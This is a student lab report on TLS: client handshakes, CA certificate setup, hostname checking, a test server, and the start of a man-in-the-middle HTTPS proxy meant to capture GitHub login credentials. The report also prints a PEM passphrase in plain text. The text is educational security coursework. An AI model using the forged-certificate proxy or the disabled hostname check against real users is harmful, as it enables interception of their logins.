Jeffrey Cho

Professor Palmer

COSC 55

October 28, 2020

Lab 4 Report

<u>Task 1 TLS Client:</u>

<u>Task 1a TLS handshake:</u>

The original **handshake.py** was modified. In order to print out the cipher depicted in **(1.1)**, the line "**pprint.pprint(ssock.cipher())**" was added to the handshake.py file as below shown in **(1.0).**

```
#!/usr/bin/python3
import socket, ssl, sys, pprint
hostname = sys.argv[1]
port = 443
cadir = '/etc/ssl/certs'
# Set up the TLS context
# context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT) # For Ubuntu 20.04 VM
context = ssl.SSLContext(ssl.PROTOCOL_TLSv1_2) # For Ubuntu 16.04 VM
context.load_verify_locations(capath=cadir)
context.verify_mode = ssl.CERT_REQUIRED
context.check_hostname = True
# Create TCP connection
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((hostname, port))
# Add the TLS
ssock = context.wrap_socket(sock, server_hostname=hostname, do_handshake_on_connect=False)
ssock.do_handshake() # Start the handshake
pprint.pprint(ssock.getpeercert())
pprint.pprint(ssock.cipher())

# Close the TLS Connection
ssock.shutdown(socket.SHUT_RDWR)
ssock.close()
#pprint.pprint(ssock.cipher())
```

(1.0)

Therefore, the cipher used between the client and the server can be seen below in **(1.1).** The cipher used is '***ECDHE-RSA-AES128-GCM-SHA256***' as shown in **(1.1).**

```
[10/25/20]seed@VM:~$ ./handshake.py www.example.com
{'OCSP': ('http://ocsp.digicert.com',),
 'caIssuers': ('http://cacerts.digicert.com/DigiCertSHA2SecureServerCA.crt',),
 'crlDistributionPoints': ('http://crl3.digicert.com/ssca-sha2-g6.crl',
                           'http://crl4.digicert.com/ssca-sha2-g6.crl'),
 'issuer': ((('countryName', 'US'),),
            (('organizationName', 'DigiCert Inc'),),
            (('commonName', 'DigiCert SHA2 Secure Server CA'),)),
 'notAfter': 'Dec  2 12:00:00 2020 GMT',
 'notBefore': 'Nov 28 00:00:00 2018 GMT',
 'serialNumber': '0FD078DD48F1A2BD4D0F2BA96B6038FE',
 'subject': ((('countryName', 'US'),),
             (('stateOrProvinceName', 'California'),),
             (('localityName', 'Los Angeles'),),
             (('organizationName',
               'Internet Corporation for Assigned Names and Numbers'),),
             (('organizationalUnitName', 'Technology'),),
             (('commonName', 'www.example.org'),)),
 'subjectAltName': (('DNS', 'www.example.org'),
                    ('DNS', 'example.com'),
                    ('DNS', 'example.edu'),
                    ('DNS', 'example.net'),
                    ('DNS', 'example.org'),
                    ('DNS', 'www.example.com'),
                    ('DNS', 'www.example.edu'),
                    ('DNS', 'www.example.net')),
 'version': 3}
('ECDHE-RSA-AES128-GCM-SHA256', 'TLSv1/SSLv3', 128)
```

(1.1)

We can also see the server certificate in the program in **(1.1).** It is also important to note the purpose of "***/etc/ssl/certs***." The purpose of this folder is that it is used automatically to verify the server's certificate, which we will build upon in the next task.

Task 1b CA's Certificate:

In the **handshake.py** folder, the cadir value was changed to '***./certs***.' After, we find the CA certificate for www.example.com to be "***DigiCert_Global_Root_CA.pem,***" which was copied from the "***/etc/ssl/certs/***" directory to my "***./certs***" folder. However, in order to really make the certificate work, we need to we need to make a symbolic link to the certificate out of the hash value. We get the hash value from the issuer's identity information. In the following terminal commands, we can see the use of **openssl** to generate a hash value, which is then used to create a symbolic link. Then, by convention a '**.0**' is appended to the hash value as shown below in **(1.2).**

```
[10/27/20]seed@VM:~/certs$ openssl x509 -in DigiCert_Global_Root_CA.pem -noout -
subject_hash
3513523f
[10/27/20]seed@VM:~/certs$ ln -s DigiCert_Global_Root_CA.pem 3513523f.0
[10/27/20]seed@VM:~/certs$ ls -l
total 8
lrwxrwxrwx 1 seed seed   27 Oct 27 20:22 3513523f.0 -> DigiCert_Global_Root_CA.p
em
-rw-r--r-- 1 seed seed 1338 Oct 27 20:07 DigiCert_Global_Root_CA.pem
```

(1.2)

Then we can see that after that has been done, the client program is now able to talk to the server. We can see the success through the output below in **(1.3).**

```
[10/27/20]seed@VM:~$ ./handshake.py www.example.com
{'OCSP': ('http://ocsp.digicert.com',),
 'caIssuers': ('http://cacerts.digicert.com/DigiCertSHA2SecureServerCA.crt',),
 'crlDistributionPoints': ('http://crl3.digicert.com/ssca-sha2-g6.crl',
                           'http://crl4.digicert.com/ssca-sha2-g6.crl'),
 'issuer': ((('countryName', 'US'),),
            (('organizationName', 'DigiCert Inc'),),
            (('commonName', 'DigiCert SHA2 Secure Server CA'),)),
 'notAfter': 'Dec  2 12:00:00 2020 GMT',
 'notBefore': 'Nov 28 00:00:00 2018 GMT',
 'serialNumber': '0FD078DD48F1A2BD4D0F2BA96B6038FE',
 'subject': ((('countryName', 'US'),),
             (('stateOrProvinceName', 'California'),),
             (('localityName', 'Los Angeles'),),
             (('organizationName',
               'Internet Corporation for Assigned Names and Numbers'),),
             (('organizationalUnitName', 'Technology'),),
             (('commonName', 'www.example.org'),)),
 'subjectAltName': (('DNS', 'www.example.org'),
                    ('DNS', 'example.com'),
                    ('DNS', 'example.edu'),
                    ('DNS', 'example.net'),
                    ('DNS', 'example.org'),
                    ('DNS', 'www.example.com'),
                    ('DNS', 'www.example.edu'),
                    ('DNS', 'www.example.net')),
 'version': 3}
('ECDHE-RSA-AES128-GCM-SHA256', 'TLSv1/SSLv3', 128)
```

(1.3)

Let us repeat this for two more different CA certificates. First, let us try for www.iana.org, where the CA certificate is "***DigiCert_High_Assurance_EV_Root_CA.pem***." We can see below in **(1.4)** how we made the symbolic link to the certificate out of the hash value through terminal commands.

```
[10/27/20]seed@VM:~/certs$ openssl x509 -in DigiCert_High_Assurance_EV_Root_CA.p
em -noout -subject_hash
244b5494
[10/27/20]seed@VM:~/certs$ ln -s DigiCert_High_Assurance_EV_Root_CA.pem 244b5494
.0
[10/27/20]seed@VM:~/certs$ ls -l
total 4
lrwxrwxrwx 1 seed seed   38 Oct 27 23:56 244b5494.0 -> DigiCert_High_Assurance_E
V_Root_CA.pem
-rw-r--r-- 1 seed seed 1367 Oct 27 23:56 DigiCert_High_Assurance_EV_Root_CA.pem
```

(1.4)

We can see that this is quite successful by the output below **(1.5).**

```
[10/27/20]seed@VM:~$ ./handshake.py www.iana.org
{'OCSP': ('http://ocsp.digicert.com',),
 'caIssuers': ('http://cacerts.digicert.com/DigiCertSHA2HighAssuranceServerCA.cr
t',),
 'crlDistributionPoints': ('http://crl3.digicert.com/sha2-ha-server-g6.crl',
                           'http://crl4.digicert.com/sha2-ha-server-g6.crl'),
 'issuer': ((('countryName', 'US'),),
            (('organizationName', 'DigiCert Inc'),),
            (('organizationalUnitName', 'www.digicert.com'),),
            (('commonName', 'DigiCert SHA2 High Assurance Server CA'),)),
 'notAfter': 'Jan 27 12:00:00 2021 GMT',
 'notBefore': 'Dec 14 00:00:00 2017 GMT',
 'serialNumber': '02D5691A50745CB3D2F09504025FA086',
 'subject': ((('countryName', 'US'),),
             (('stateOrProvinceName', 'California'),),
             (('localityName', 'Los Angeles'),),
             (('organizationName',
               'Internet Corporation for Assigned Names and Numbers'),),
             (('organizationalUnitName', 'IT Operations'),),
             (('commonName', '*.iana.org'),)),
 'subjectAltName': (('DNS', '*.iana.org'), ('DNS', 'iana.org')),
 'version': 3}
```

(1.5)

Now let us try a third case with www.google.com. Here we find that the CA certificate for this website is "***GlobalSign Root CA – R2***." Now we made the symbolic link as shown below in **(1.6).**

```
[10/28/20]seed@VM:~/certs$ openssl x509 -in GlobalSign_Root_CA_-_R2.pem -noout -
subject_hash
4a6481c9
[10/28/20]seed@VM:~/certs$ ln -s GlobalSign_Root_CA_-_R2.pem 4a6481c9.0
```

(1.6)

Just like the two cases before, we can see that the outcome is also quite successful as we can see the certificate and there is not verification error as shown below in **(1.7).**

```
[10/28/20]seed@VM:~$ ./handshake.py www.google.com
{'OCSP': ('http://ocsp.pki.goog/gts1o1core',),
 'caIssuers': ('http://pki.goog/gsr2/GTS1O1.crt',),
 'crlDistributionPoints': ('http://crl.pki.goog/GTS1O1core.crl',),
 'issuer': ((('countryName', 'US'),),
            (('organizationName', 'Google Trust Services'),),
            (('commonName', 'GTS CA 1O1'),)),
 'notAfter': 'Dec 29 06:41:20 2020 GMT',
 'notBefore': 'Oct  6 06:41:20 2020 GMT',
 'serialNumber': 'B2FE3F66AC447C9F02000000007D9A03',
 'subject': ((('countryName', 'US'),),
             (('stateOrProvinceName', 'California'),),
             (('localityName', 'Mountain View'),),
             (('organizationName', 'Google LLC'),),
             (('commonName', 'www.google.com'),)),
 'subjectAltName': (('DNS', 'www.google.com'),),
 'version': 3}
```

(1.7)

<u>Task 1c Experiment with the hostname check:</u>

First we need to get the address of www.example.com by using the command below, and we get the result below in **(1.8).**

```
$ dig www.example.com
...
;; ANSWER SECTION:
www.example.com.  403   IN A   93.184.216.34
```

(1.8)

Now, after we modify the ***/etc/hosts*** file as shown below in **(1.9).**

```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
93.184.216.34   www.example2020.com
```

(1.9)

Once we go back to "**handshake.py**" and change the Boolean value in the line "***context.check_hostname = [Boolean value]***" to either True or False we get the outcome below. If we leave the line as its default "***context.check_hostname = True***" we get the output below **(1.0.0).**

```
[10/28/20]seed@VM:~$ ./handshake.py www.example2020.com
Traceback (most recent call last):
  File "./handshake.py", line 17, in <module>
    ssock.do_handshake() # Start the handshake
  File "/usr/lib/python3.5/ssl.py", line 988, in do_handshake
    self._sslobj.do_handshake()
  File "/usr/lib/python3.5/ssl.py", line 638, in do_handshake
    match_hostname(self.getpeercert(), self.server_hostname)
  File "/usr/lib/python3.5/ssl.py", line 297, in match_hostname
    % (hostname, ', '.join(map(repr, dnsnames))))
ssl.CertificateError: hostname 'www.example2020.com' doesn't match either of 'ww
w.example.org', 'example.com', 'example.edu', 'example.net', 'example.org', 'www
.example.com', 'www.example.edu', 'www.example.net'
[10/28/20]seed@VM:~$ 
```

(1.0.0)

Now if we change the Boolean value to be **False**, we get the output below in **(1.0.1).**

```
[10/28/20]seed@VM:~$ ./handshake.py www.example2020.com
{'OCSP': ('http://ocsp.digicert.com',),
 'caIssuers': ('http://cacerts.digicert.com/DigiCertSHA2SecureServerCA.crt',),
 'crlDistributionPoints': ('http://crl3.digicert.com/ssca-sha2-g6.crl',
                           'http://crl4.digicert.com/ssca-sha2-g6.crl'),
 'issuer': ((('countryName', 'US'),),
            (('organizationName', 'DigiCert Inc'),),
            (('commonName', 'DigiCert SHA2 Secure Server CA'),)),
 'notAfter': 'Dec  2 12:00:00 2020 GMT',
 'notBefore': 'Nov 28 00:00:00 2018 GMT',
 'serialNumber': '0FD078DD48F1A2BD4D0F2BA96B6038FE',
 'subject': ((('countryName', 'US'),),
             (('stateOrProvinceName', 'California'),),
             (('localityName', 'Los Angeles'),),
             (('organizationName',
               'Internet Corporation for Assigned Names and Numbers'),),
             (('organizationalUnitName', 'Technology'),),
             (('commonName', 'www.example.org'),)),
 'subjectAltName': (('DNS', 'www.example.org'),
                    ('DNS', 'example.com'),
                    ('DNS', 'example.edu'),
                    ('DNS', 'example.net'),
                    ('DNS', 'example.org'),
                    ('DNS', 'www.example.com'),
                    ('DNS', 'www.example.edu'),
                    ('DNS', 'www.example.net')),
 'version': 3}
```

(1.0.1)

Therefore, based on this experiment, we can see the importance of the hostname check. Because we at least have a hostname check, we can see the error is the discrepancy of hostname from the certificate and the client program input. However, if we do not have the hostname check, the security consequence is that the certificate first would not be given the chance to be checked for verification, and we as the user would not be able to see exactly where the error would exist. It would make it much harder for the client to solve the problem, because the problem would not be apparent without a hostname check. The client would then have to manually go through each step of the process to figure out the problem, which would be unproductive and somewhat inefficient.

<u>Task 1d Sending and getting Data:</u>

We will now be sending data to the server and get its response. Since we are using HTTPS servers, we will be sending HTTP requests to the server for the server to understand our requests. We will add the following code in **(1.0.2)** to "**handshake.py**" to tests sending and receiving HTTP requests.

```
# Send HTTP Request to Server
request = b"GET / HTTP/1.0\r\nHost: " + \
          hostname.encode('utf-8') + b"\r\n\r\n"
ssock.sendall(request)

# Read HTTP Response from Server
response = ssock.recv(2048)
while response:
  pprint.pprint(response.split(b"\r\n"))
  response = ssock.recv(2048)
```

(1.0.2)

As shown below, we can see what running the client program did in **(1.0.3)**. We can see below that when we run the client program, we as the client get information about the website; furthermore, we also get the coding behind the website, as the HTML tags are quite noticeable and relate exactly with the webpage.

```
[b'HTTP/1.0 200 OK',
 b'Age: 489500',
 b'Cache-Control: max-age=604800',
 b'Content-Type: text/html; charset=UTF-8',
 b'Date: Wed, 28 Oct 2020 05:48:52 GMT',
 b'Etag: "3147526947+ident"',
 b'Expires: Wed, 04 Nov 2020 05:48:52 GMT',
 b'Last-Modified: Thu, 17 Oct 2019 07:18:26 GMT',
 b'Server: ECS (nyb/1D04)',
 b'Vary: Accept-Encoding',
 b'X-Cache: HIT',
 b'Content-Length: 1256',
 b'Connection: close',
 b'',
 b'']
[b'<!doctype html>\n<html>\n<head>\n    <title>Example Domain</title>\n\n    '
 b' <meta charset="utf-8" />\n    <meta http-equiv="Content-type" content="t'
 b'ext/html; charset=utf-8" />\n    <meta name="viewport" content="width=dev'
 b'ice-width, initial-scale=1" />\n    <style type="text/css">\n    body {\n  '
 b'      background-color: #f0f0f2;\n        margin: 0;\n        padding: 0;\n'
 b'        font-family: -apple-system, system-ui, BlinkMacSystemFont, "Segoe UI'
 b'", "Open Sans", "Helvetica Neue", Helvetica, Arial, sans-serif;\n        '
 b'\n    }\n    div {\n        width: 600px;\n        margin: 5em auto;\n    '
 b'    padding: 2em;\n        background-color: #fdfdff;\n        border-rad'
 b'ius: 0.5em;\n        box-shadow: 2px 3px 7px 2px rgba(0,0,0,0.02);\n    }\n'
 b'    a:link, a:visited {\n        color: #38488f;\n        text-decoration:'
 b' none;\n    }\n    @media (max-width: 700px) {\n        div {\n            m'
 b'argin: 0 auto;\n            width: auto;\n        }\n    }\n    </style>    '
 b'\n</head>\n\n<body>\n<div>\n    <h1>Example Domain</h1>\n    <p>This domai'
 b'n is for use in illustrative examples in documents. You may use this\n    '
 b' domain in literature without prior coordination or asking for permission.</'
```

(1.0.3)

<u>Task 2 TLS Server:</u>

<u>Task 2a Implement a simple TLS server:</u>

Using the already existing "***ca.crt, ca.key, server.crt, and server.key***" <u>(from PKI lab; Lab 2)</u>.


Repeating the methodology used in **Task 1**, the **symbolic links** were created for the **ca.crt** and **server.crt** using the format as shown below (not actual but an example of how it was done) **(2.0).**

```
$ openssl x509 -in someCA.crt -noout -subject_hash
4a6481c9

$ ln -s someCA.crt 4a6481c9.0
$ ls -l
total 4
lrwxrwxrwx 1 ... 4a6481c9.0 -> someCA.crt
-rw-r--r-- 1 ... someCA.crt
```


(2.0)

Now to test out the server, the command "***sudo python server.py***" was used to run the server. Then the **PEM Passcode** was entered (**Phidelt!22**). The **handshake.py** was run using "***python handshake.py SEEDPKILab2020.com***." Below we can see the results of first using **cadir = '/etc/ssl/certs'** in **(2.1)** and then using **cadir = './certs'** in **(2.2).**



(2.1)

It was expected that when using '*/etc/ssl/certs*' directory for the certificate that the **TLS connection** would **fail** because the right certificate does **not** exist in that directory, which indicates a **failed handshake (2.1)**.




(2.2)

It was expected that the directory '***./certs***' would be **successful** since the right certificate for the **SEEDPKILab2020.com** does **exist** in that directory, which would **successfully establish** a **TLS connection** and **handshake (2.2)**.

<u>Task 2b Testing the server program using browsers:</u>

First, in order to test the **TLS server** program using a browser, I need to point the browser to the server. Therefore, the port **4433** in the **server.py** needs to be changed to **443**, which it is the standard **HTTPS** port. This will require us to run the server program using root privilege. Next, we had to manually add the **ca.crt** certificate to the Firefox trusted certificate list by going through **Edit → Preferences → Privacy & Security → View Certificates**. After **importing** the certificate **ca.crt**, we selected the "***Trust this CA to identify websites***" option, which now allowed the **TLS server** to communicate **successfully** with the browser as shown below in **(2.3).**




(2.3)

<u>Task 2c Certificate with multiple names:</u>

Now to allow a certificate to have multiple names, we need to define the extensions (**Subject Alternative Name or SAN**). Using this extension, we can specify hostnames in the **subjectAltName** field of a certificate. Using the "***openssl req***" command and the ***server_openssl.cnf*** file, we were able to generate pairs of public/private keys and a certificate signing request. Then, in order to enable copy extensions, our copy of the ***openssl.cnf*** (**myopenssl.cnf**) was modified such that the ***copy_extensions*** line was no longer commented out. Then using the command below in **(2.4)** a certificate was created as shown in **(2.5).**


```
openssl ca -md sha256 -days 3650 -config ./myopenssl.cnf -batch \
           -in server.csr -out server.crt \
           -cert ca.crt -keyfile ca.key
```

(2.4)



(2.5)


We can also see that once the server runs, it is able to support multiple hostnames, including any hostname in the **example.com** domain as shown below in **(2.6).**



(2.6)

<u>Task 3 A Simple HTTPS Proxy:</u>

TLS can protect against the **Man-In-The-Middle** attack; however, this is only possible if the public key infrastructure is not compromised. In order to show that if the public key infrastructure is compromised in a **Man-In-The-Middle** attack against **TLS** then trusted **CA** is compromised or the server's private key is stolen, a simple **HTTPS** proxy known as **mHTTPSproxy** will be implemented to integrate client and server programs from Tasks 1 and 2. We can see below in **(3.0)** a diagram that can help explain how the **mHTTPSproxy** functions.



(3.0)

First, we created a **ca.crt** and **ca.key**. Then, in order to account for the many different types of names associated with **github**, or **aliases** (website we are using), "***proxy_openssl.cnf***" was created. The file consisted of the aliases and some information about the certificate and code as shown below in **(3.1).**

(3.1)

```
[ req ]
prompt = no
distinguished_name = req_distinguished_name
req_extensions = req_ext

[ req_distinguished_name]
C = US
ST = California
L = San Francisco
O = TheCA
OU = TheCA
CN = www.github.com

[ req_ext ]
subjectAltName = @alt_names
[alt_names]
DNS.1 = github.com
DNS.2 = *.github.com
```

Before actual coding of any proxy, the "**server.key**, **server.csr**, and **server.crt**" as done in **Task 2**. Afterwards, the commands shown in **(2.4)** were used to create a **certificate** with the **aliases** for **github** as shown below **(3.2).**

```
[10/28/20]seed@VM:~/task3$ openssl ca -md sha256 -days 3650 -config ./openssl.cnf -batch -in server.csr -out server.crt -cert ca.crt -keyfile
 ca.key
Using configuration from ./openssl.cnf
Enter pass phrase for ca.key:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 4097 (0x1001)
        Validity
            Not Before: Oct 29 03:19:54 2020 GMT
            Not After : Oct 27 03:19:54 2030 GMT
        Subject:
            countryName               = US
            stateOrProvinceName       = California
            organizationName          = TheCA
            organizationalUnitName    = TheCA
            commonName                = www.github.com
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:
                09:07:E7:F0:5F:2A:B0:81:E2:F6:2E:40:E3:64:D8:9C:39:42:C9:0E
            X509v3 Authority Key Identifier:
                keyid:66:20:C6:27:1D:A5:D8:4F:AA:0B:61:7B:4B:FA:EC:08:0E:BE:82:7B

            X509v3 Subject Alternative Name:
                DNS:github.com, DNS:*.github.com
Certificate is to be certified until Oct 27 03:19:54 2030 GMT (3650 days)

Write out database with 1 new entries
Data Base Updated
```

(3.2)

Since, I used the approach for **one VM**, I had to in my "***/etc/hosts***" added **github.com** for **127.0.0.1**. However, in order for the **Man-In-The-Middle** attack to work, I would need to create a proxy that would be able to intercept the username and password entered in the **github.com** login screen. Therefore, the **proxy.py** was created. The logic and code behind the proxy.py were an amalgamation of **handshake.py**, **server.py**, and the snippets of code shown in the **Task 3** information reference. The code itself can be seen below in **(3.3).**

```
#!/usr/bin/python3
import threading
import socket, ssl, pprint

SERVER_CERT    = './server.crt'
SERVER_PRIVATE = './server.key'

cadir = '/etc/ssl/certs'


browser_sock_context = ssl.SSLContext(ssl.PROTOCOL_TLSv1_2)
browser_sock_context.load_cert_chain(SERVER_CERT, SERVER_PRIVATE)

server_sock_context = ssl.SSLContext(ssl.PROTOCOL_TLSv1_2)
server_sock_context.load_verify_locations(capath=cadir)
server_sock_context.verify_mode = ssl.CERT_REQUIRED
server_sock_context.check_hostname = False


sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)
sock.bind(('0.0.0.0', 443))
sock.listen(10)

def process_request(ssock_for_browser):
    hostname = 'github.com'
    real_ip_address = "140.82.114.4"

